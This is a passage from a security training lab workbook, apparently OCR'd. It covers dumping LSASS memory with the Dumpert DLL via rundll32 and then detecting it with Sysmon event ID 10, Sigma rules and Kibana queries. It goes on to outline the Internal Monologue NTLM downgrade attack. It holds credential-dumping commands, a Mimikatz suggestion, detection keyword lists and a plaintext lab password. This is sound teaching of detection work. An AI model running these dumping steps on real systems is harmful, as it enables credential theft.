
When asked for credentials, use the `student_ladm` local administrator account (password `Sec699!!`) and press `enter`.

In the new privileged Command Prompt, proceed to run the DLL using `rundll32.exe`. To do so, run the following command:

```
rundll32.exe C:\Users\student\Downloads\Outflank-Dumpert-DLL.dll,Dump
```

Once the command is executed, you should be able to locate the `lsass.exe` dump at the following path:

```
C:\Windows\Temp\dumpert.dmp
```



Bonus Step: Extracting Credentials

Congratulations! You successfully dumped the LSASS process... If you have time left, feel free to validate your dump by moving it to your CommandoVM machine and extrating credentials using Mimikatz!

Objective 2: Detecting LSASS dumping

A first, simple approach could be to attempt detecting this technique by looking for typical LSASS dumping tools and their command-line arguments. Several Sigma rules exist that attempt this:

Example sigma rule to detect ProcDump

```
title: Suspicious Use of Procdump
id: 5afee48e-67dd-4e03-a783-f74259dcf998
description: Detects suspicious uses of the SysInternals Procdump utility by using
a special command line parameter in combination with the lsass.exe process. This
way we're also able to catch cases in which the attacker has renamed the procdump
executable.
status: experimental
references:
    - Internal Research
author: Florian Roth
date: 2018/10/30
modified: 2019/10/14
tags:
    - attack.defense_evasion
    - attack.t1036
    - attack.credential_access
    - attack.t1003
    - car.2013-05-009
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        CommandLine:
            - '* -ma *'
    selection2:
        CommandLine:
            - '* lsass*'
    selection3:
        CommandLine:
            - '* -ma ls*'
    condition: ( selection1 and selection2 ) or selection3
falsepositives:
    - Unlikely, because no one should dump an lsass process memory
    - Another tool that uses the command line switches of Procdump
level: high
```

Example sigma rule to detect Mimikatz

```
title: Mimikatz Command Line
id: a642964e-bead-4bed-8910-1bb4d63e3b4d
description: Detection well-known mimikatz command line arguments
author: Teymur Kheirkhabarov, oscd.community
date: 2019/10/22
references:
    - https://www.slideshare.net/heirhabarov/hunting-for-credentials-dumping-in-
windows-environment
tags:
    - attack.credential_access
    - attack.t1003
logsource:
    category: process_creation
    product: windows
detection:
    selection_1:
        CommandLine|contains:
            - DumpCreds
            - invoke-mimikatz
    selection_2:
        CommandLine|contains:
            - rpc
            - token
            - crypto
            - dpapi
            - sekurlsa
            - kerberos
            - lsadump
            - privilege
            - process
    selection_3:
        CommandLine|contains:
            - '::'
    condition: selection_1 or
               selection_2 and selection_3
falsepositives:
    - Legitimate Administrator using tool for password recovery
level: medium
status: experimental
```

While these are not bad rules, they are not that hard to bypass (e.g., by using a different tool or by adapting the tool source code and changing the command-line flags). As always, we want to detect the actual technique, not the tool! Dumping LSASS will require processes to interact with the LSASS process. This opens up a number of interesting detection opportunities!

In order to execute this part of the lab, please exit all RDP sessions you may still have open and fall back to your CommandoVM machine.

Step 1: Required Log Sources

Sysmon

Event ID 10: Process Access

The process accessed event reports when a process opens another process, an operation that's often followed by information queries or reading and writing the address space of the target process. This enables detection of hacking tools that read the memory contents of processes like Local Security Authority (Lsass.exe) in order to steal credentials for use in Pass-the-Hash attacks. Enabling it can generate significant amounts of logging if there are diagnostic utilities active that repeatedly open processes to query their state, so it generally should only be done so with filters that remove expected accesses.

Source: docs.microsoft.com

Step 2: Detection Logic

Due to its impact and popularity of the technique, credential dumping from `lsass.exe` has long been a key priority for security analysts. So how can we build our detection logic? Let's summarize the facts:

- We are looking for processes that attempt to access LSASS (sysmon event ID 10)
- Several built-in Microsoft tools will interact with LSASS, which we'll have to whitelist
- Many of the dumping tools use a specific access mask (`GrantedAccess`)

An example community rule can be found below; you will recognize the different parts of our detection logic:


```
title: Credentials Dumping Tools Accessing LSASS Memory
id: 32d0d3e2-e58d-4d41-926b-18b520b2b32d
status: experimental
description: Detects process access LSASS memory which is typical for credentials
dumping tools
author: Florian Roth, Roberto Rodriguez, Dimitrios Slamaris, Mark Russinovich,
Thomas Patzke, Teymur Kheirkhabarov, Sherif Eldeeb, James Dickenson, Aleksey
Potapov,
    oscd.community (update)
date: 2017/02/16
modified: 2019/11/08
references:
    - https://onedrive.live.com/view.aspx?
resid=D026B4699190F1E6!2843&ithint=file%2cpptx&app=PowerPoint&authkey=!AMvCRTKB_V1J5

    - https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-
hunting-for_22.html
    - https://www.slideshare.net/heirhabarov/hunting-for-credentials-dumping-in-
windows-environment
    - http://security-research.dyndns.org/pub/slides/FIRST2017/FIRST-2017_Tom-
Ueltschi_Sysmon_FINAL_notes.pdf
tags:
    - attack.t1003
    - attack.s0002
    - attack.credential_access
    - car.2019-04-004
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 10
        TargetImage|endswith: '\lsass.exe'
        GrantedAccess|contains:
            - '0x40'
            - '0x1000'
            - '0x1400'
            - '0x100000'
            - '0x1410'    # car.2019-04-004
            - '0x1010'    # car.2019-04-004
            - '0x1438'    # car.2019-04-004
            - '0x143a'    # car.2019-04-004
            - '0x1418'    # car.2019-04-004
            - '0x1f0fff'
            - '0x1f1fff'
            - '0x1f2fff'
            - '0x1f3fff'
    filter:
        ProcessName|endswith: # easy to bypass. need to implement supportive rule
to detect bypass attempts
            - '\wmiprvse.exe'
            - '\taskmgr.exe'
            - '\procexp64.exe'
            - '\procexp.exe'
```

```
            - '\lsm.exe'
            - '\csrss.exe'
            - '\wininit.exe'
            - '\vmtoolsd.exe'
    condition: selection and not filter
fields:
    - ComputerName
    - User
    - SourceImage
falsepositives:
    - Legitimate software accessing LSASS process for legitimate reason; update
the whitelist with it
level: high
```

Step 3: Analyzing our environment


From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to identify the events that took place. To do so, please go to the "Discover" view (compass icon) and use the following simple search first:

```
event.code:10 and winlog.event_data.TargetImage:*lsass.exe
```



You'll notice many, many hits (probably a few thousands). As previously discussed, many benign applications interact with lsass.exe as well, hence the result. Let's immediately zoom in on our actual payload to see if we can identify any interesting properties that can help us build a good detection rule. We'll look for LSASS access by `rundll32.exe`:

```
event.code:10 and winlog.event_data.TargetImage:*lsass.exe and
process.name:"rundll32.exe"
```




This returns a much more limited number of results. In our example, we have 12, but they are all related to Dumpert activity. The course author executed the DLL a few times just to be sure. :)

Let's expand the details of one of these events. You'll likely already spot the `Dumpert.dll` reference in the "CallTrace". An interesting property you could identify regardless of the tool name, however, is the "GrantedAccess" mask, which value is `0x1fffff`. If you remember the courseware correctly, this value is also used by `ProcDump` and the `TaskManager` when LSASS is dumped!

t winlog.event_data.CallTrace	C:\Windows\SYSTEM32\ntdll.dll+9fc24|C:\Windows\SYSTEM32\ntdll.dll+7a747|C:\Windows\System32\KERNEL32.DLL+1c5b4|C:\Windows\System32\KERNEL32.DLL+237f8|C:\Windows\system32\dbgcore.DLL+9247|C:\Windows\system32\dbgcore.DLL+15dc5|C:\Windows\system32\dbgcore.DLL+fec6|C:\Windows\system32\dbgcore.DLL+5f56|C:\Windows\system32\dbgcore.DLL+69f7|C:\Users\student_ladm\Downloads\Outflank-Dumpert-DLL.dll+1841|C:\Windows\system32\rundll32.exe+3bcf|C:\Windows\system32\rundll32.exe+6299|C:\Windows\System32\KERNEL32.DLL+17974|C:\Windows\SYSTEM32\ntdll.dll+6a271
t winlog.event_data.GrantedAccess	0x1fffff
t winlog.event_data.TargetImage	C:\Windows\system32\lsass.exe
t winlog.event_data.TargetProcessGUID	{983beff7-8bf5-5e90-0000-0010017a0000}
t winlog.event_data.TargetProcessId	596
t winlog.event_id	10
t winlog.opcode	Info
# winlog.process.pid	2,296
# winlog.process.thread.id	3,492

Let's remove our rundll32.exe filter and add a filter look for the specific access mask:

```
event.code:10 and winlog.event_data.TargetImage:*lsass.exe and
winlog.event_data.GrantedAccess:"0x1fffff"
```



Excellent! You should see a similar number of hits, meaning that we successfully wrote a rule that can detect LSASS dumping techniques!

Note that detection of LSASS interaction will always require some further fine-tuning and whitelisting of known goods. When properly configured though, this can be an extremely powerful detection mechanism!

Bonus: Other tools and variations

If you have time left, attempt LSASS credential dumping using other techniques (e.g., ProcDump, Task Manager, Mimikatz,...). Can you also detect these variations?

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How LSASS can be dumped leveraging direct syscalls (using Dumpert)
- How this behavior can still be detected by leveraging Sysmon's event ID 10 (ProcessAccess).

As we also highlighted in the detection part of the lab: Successful detection of LSASS dumping will require some fine-tuning of your rules, as there are plenty of benign tools that also interact

with LSASS!

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 3: Internal Monologue

As both security analysts and security products have understood the importance of proper LSASS monitoring (and the existence of effective controls such as CredentialGuard), adversaries have started looking for ways to dump credentails without touching LSASS. One such example is the Internal Monologue attack, which was crafted by Elad Shamir and leverages NTLMv1 downgrade attacks!

Internal Monologue Attack

In secure environments, where Mimikatz should not be executed, an adversary can perform an Internal Monologue Attack, in which they invoke a local procedure call to the NTLM authentication package (MSV1_0) from a user-mode application through SSPI to calculate a NetNTLM response in the context of the logged-on user, after performing an extended NetNTLM downgrade.

The Internal Monologue Attack flow is described below:

- Disable NetNTLMv1 preventive controls by changing LMCompatibilityLevel, NTLMMinClientSec and RestrictSendingNTLMTraffic to appropriate values, as described above.
- Retrieve all non-network logon tokens from currently running processes and impersonate the associated users.
- For each impersonated user, interact with NTLM SSP locally to elicit a NetNTLMv1 response to the chosen challenge in the security context of the impersonated user.
- Restore the original values of LMCompatibilityLevel, NTLMMinClientSec and RestrictSendingNTLMTraffic.
- Crack the NTLM hash of the captured responses using rainbow tables.
- Pass the Hash.

Source: github.com/eladshamir/Internal-Monologue

We will execute the Internal Monologue attack and zoom in on opportunities for detection!

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```


Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Running the Internal Monologue Attack


Step 1: Finding the Internal-Monologue tool

The Internal Monologue toolkit has already been included on our CommandoVM. The nice thing about a lot of the tools on CommandoVM is that they typically also include full source code and Visual Studio solution files, so you can easily adapt.

On the Desktop of your CommandoVM machine, you can open the `Tools` shortcut. Please continue to open the `Password Attacks` folder, where you should find a shortcut to Internal-Monologue:



When you double-click the Internal-Monologue shortcut, the Internal-Monologue help will be displayed in command prompt located in `C:\Tools\Internal-Monologue`.




Step 2: Recompiling the Internal-Monologue tool

